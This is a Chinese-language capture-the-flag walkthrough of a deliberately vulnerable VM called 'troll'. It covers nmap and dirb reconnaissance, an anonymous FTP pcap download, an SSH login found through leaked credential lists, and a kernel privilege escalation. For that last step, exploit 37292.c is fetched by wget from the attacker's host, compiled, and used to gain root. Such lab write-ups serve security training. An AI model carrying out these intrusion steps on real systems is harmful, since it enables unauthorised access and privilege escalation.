


IP发现：


Nmap scan report for 192.168.128.2
Host is up (0.00075s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
53/tcp open domain
MAC Address: 00:50:56:EC:67:DB (VMware)
Nmap scan report for 192.168.128.143
Host is up (0.00054s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
MAC Address: 00:0C:29:DD:03:17 (VMware)
Nmap scan report for 192.168.128.254
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.128.254 are filtered
MAC Address: 00:50:56:E6:2F:C7 (VMware)
Nmap scan report for 192.168.128.128
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.128.128 are closed
Nmap done: 256 IP addresses (5 hosts up) scanned in 7.77 seconds
root@kali:~#

端口扫描：



root@kali:~# echo "192.168.128.143 troll" >> /etc/hosts
root@kali:~# nmap -Pn -sT -A -p- -T4 troll
Starting Nmap 7.60 (https://nmap.org) at 2018-06-14 08:50 CST
Nmap scan report for troll (192.168.128.143)
Host is up (0.0012s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable]
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.128.128
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 600
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
| 2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
| 256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)



发现ftp匿名登录，ssh和web服务，先从web入手

只有一张图片，没发现可用信息，爆目录吧


```
root@kali:~# dirb http://192.168.128.143/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jun 14 09:05:12 2018
URL_BASE: http://192.168.128.143/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.128.143/ ----
+ http://192.168.128.143/index.html (CODE:200|SIZE:36)
+ http://192.168.128.143/robots.txt (CODE:200|SIZE:31)
==> DIRECTORY: http://192.168.128.143/secret/
+ http://192.168.128.143/server-status (CODE:403|SIZE:295)

---- Entering directory: http://192.168.128.143/secret/ ----
+ http://192.168.128.143/secret/index.html (CODE:200|SIZE:37)

-----------------
END_TIME: Thu Jun 14 09:05:20 2018
DOWNLOADED: 9224 - FOUND: 4
root@kali:~#
```



还是没什么信息，看看ftp吧

```
ftp> open 192.168.128.143
Connected to 192.168.128.143.
220 (vsFTPd 3.0.2)
Name (192.168.128.143:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        112          4096 Aug 10  2014 .
drwxr-xr-x    2 0        112          4096 Aug 10  2014 ..
-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.30 secs (26.3877 kB/s)
ftp>
```

ftp匿名登录，把lol.pcap下载下来用wireshark打开



发现了这样的一条信息，研究了一阵，最终发现它是一个目录

访问：http://192.168.128.143/sup3rs3cr3tdirlol

下载文件打开，发现一个地址：

Index of /0x0856BF


Name	Last modified	Size	Description
Parent Directory		-	
good_luck/	2014-08-12 23:59	-	
this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.128.143 Port 80

应该是ssh登录用户名字典



```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```

密码字典：



啥也没有啊，研究了半天，原来Pass.txt就是密码

最终找到登录信息：overflow:Pass.txt



查找提权脚本，将提权脚本下载到靶机

```
root@kali:~# searchsploit Linux 3.13.0
 Exploit Title                             |  Path
                                           | (/usr/share/exploitdb/)
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.  | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.  | exploits/linux/local/37293.txt
Shellcodes: No Result
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/37292.c  37292.c
root@kali:~# /etc/init.d/apache2 start
[ ok ] Starting apache2 (via systemctl): apache2.service.
root@kali:~# cd /var/www
root@kali:/var/www# cd ntml
bash: cd: ntml: 没有那个文件或目录
root@kali:/var/www# ls
html
root@kali:/var/www# cd html
root@kali:/var/www/html# cp '/root/37292.c'  37292.c
root@kali:/var/www/html# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.128.128  netmask 255.255.255.0  broadcast 192.168.128.255
        inet6 fe80::20c:29ff:fe97:cfc9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:97:cf:c9  txqueuelen 1000  (Ethernet)
        RX packets 10615  bytes 4865897 (4.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9787  bytes 1838917 (1.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000
```

```
root@kali:~# ssh overflow@192.168.128.143
overflow@192.168.128.143's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jun 13 10:56:11 2018 from 192.168.128.128
Could not chdir to home directory /home/overflow: No such file or directory
$
```

建立一个稳定的shell

python -c 'import pty;pty.spawn("/bin/bash")'


```
$ python -c 'import pty;pty.spawn("/bin/bash")'
overflow@troll:/$ cd /tmp
overflow@troll:/tmp$ wget http://192.168.128.128/37292.c
--2018-06-13 10:59:27--  http://192.168.128.128/37292.c
Connecting to 192.168.128.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[======================================>] 5,119       --.-K/s   in 0.007s

2018-06-13 10:59:27 (672 KB/s) - '37292.c' saved [5119/5119]

overflow@troll:/tmp$
```

编译脚本，拿到root权限



成功拿到flag:

702a8c18d29c6f3ca0d99ef5712bfbdc